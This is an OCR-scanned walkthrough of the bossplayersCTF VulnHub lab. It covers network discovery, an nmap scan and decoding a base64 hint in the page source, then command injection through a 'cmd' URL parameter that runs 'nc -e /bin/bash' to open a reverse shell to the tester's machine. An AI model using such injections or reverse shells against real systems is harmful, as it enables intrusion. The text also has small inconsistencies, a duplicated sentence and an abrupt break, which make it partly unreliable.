
Bossplayers 1

bossplayersCTF 1 VM is made by Cuong Nguyen. This VM is a purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing. It is of intermediate level and is very handy in order to brush up your skills as a penetration tester. The ultimate goal of this challenge is to get root and to read the root flag.
Link to download: https://www.vulnhub.com/entry/bossplayersctf-1,375/

Walkthrough by Basil

Reconnaisance


Let's start by identifying our target IP using netdiscover
sudo netdiscover -i vboxnet0



```
Currently scanning: 192.168.95.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
______________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
------------------------------------------------------------------------------
192.168.56.100  08:00:27:f8:e2:8d      1      42  PCS Systemtechnik GmbH
192.168.56.167  08:00:27:96:04:bd      1      60  PCS Systemtechnik GmbH
```

Target IP- 192.168.56.167

Now let's use nmap to scan open ports,versions,services.
sudo nmap -A -p- 192.168.56.167




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/bossplayers]
└──╼ $sudo nmap -A -p- 192.168.56.167
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 08:59 IST
Nmap scan report for 192.168.56.167
Host is up (0.00040s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 ac:0d:1e:71:40:ef:6e:65:91:95:8d:1c:13:13:8e:3e (RSA)
|   256 24:9e:27:18:df:a4:78:3b:0d:11:8a:92:72:bd:05:8d (ECDSA)
|_  256 26:32:8d:73:89:05:29:43:8e:a1:13:ba:4f:83:53:f8 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:96:04:BD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 192.168.56.167

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

We learned from the scan that we have the port 80 open which is hosting Rocket httpd service, and we have the port 22 open. This tells us that we also have the OpenSSH service running on the target machine.

Enumeration

Further, we need to start enumeration against the host machine, therefore we navigated to a web browser for exploring HTTP service. Here we have the description of the machine that tells us that this is an extremely easy CTF. It is for those who are getting started with the CTFs. It also tells us that there might be rabbit holes. So we will try to avoid those.




bossplayers CTF - created by Cuong Nguyen

Difficulty Level: [*] [ ] [ ] [ ] [ ]

Description: Hello! Extremely easy CTF that I created for those who want to get their feet wet. Have a methodology and avoid the rabit holes! I hope you enjoy this and most importantly, please have fun!


Website: sudocuong.com

Now we checked the source code to get hints so that we could move forward with our enumeration. Here, we got an encoded value. It might lead us somewhere.




```
<!--WkRJNWVXRXliSFZhTW14MVkwaEtkbG96U214ak0wMTFZMGRvZDBObIBUMEsK-->
```

This encoded value was multi encoded. So we used our favourite basecracker to decrypt the value.
python basecrack.py -m -b WkRJNWVXRXliSFZhTW14MVkwaEtkbG96U214ak0wMTFZMGRvZDBObIBUMEsK



```
[-] Iteration: 1

[-] Heuristic Found Encoding To Be: Base64

[-] Decoding as Base64: ZDI5eWEybHVaMmx1Y0hKdlozSmxjM011Y0dod0NnPT0K

{{<<======================================================================>>}}

[-] Iteration: 2

[-] Heuristic Found Encoding To Be: Base64

[-] Decoding as Base64: d29ya2luZ2lucHJvZ3Jlc3MucGhwCg==

{{<<======================================================================>>}}

[-] Iteration: 3

[-] Heuristic Found Encoding To Be: Base64

[-] Decoding as Base64: workinginprogress.php

{{<<======================================================================>>}}

[-] Total Iterations: 3

[-] Encoding Pattern: Base64 -> Base64 -> Base64

[-] Magic Decode Finished With Result: workinginprogress.php

[-] Finished in 0.0016 seconds
```

We got the decrypted value withins seconds and it was leading to some php file. We tried to open this file on our Web Browser as shown in the image given below. It was a checklist of some kind. It showed that Linux Debian is installed, Apache2 is installed and PHP is also installed. But the stuff that's not completed tests the ping command and fix the privilege escalation. These seem like major hints.



System Install:

Linux Debian - [*]

APACHE2 - [*]

PHP - [*]

Outstanding:

Test ping command - [ ]


Fix Privilege Escalation - [ ]

Completed:

Say Hi to Haley - [*]

Exploitation


As it said to test the ping command, it got us thinking that this might, in fact, be command injection
As it said to test the ping command, it got us thinking that this might, in fact, be command injection.After running the listener, we went back to our browser, and here instead of the id command that we ran previously, it was time to run the shell invocation command. Here we invoked bin/bash shell to the IP Address 192.168.1.105 [Kali Linux]. With the port that we started the listener with.
192.168.56.167/workinginprogress.php?cmd=nc -e /bin/bash 192.168.56.1 4444



```
System Install:

Linux Debian - [*]

APACHE2 - [*]

PHP - [*]

Outstanding:

Test ping command - [ ]

Fix Privilege Escalation - [ ]

Completed:

Say Hi to Haley - [*]

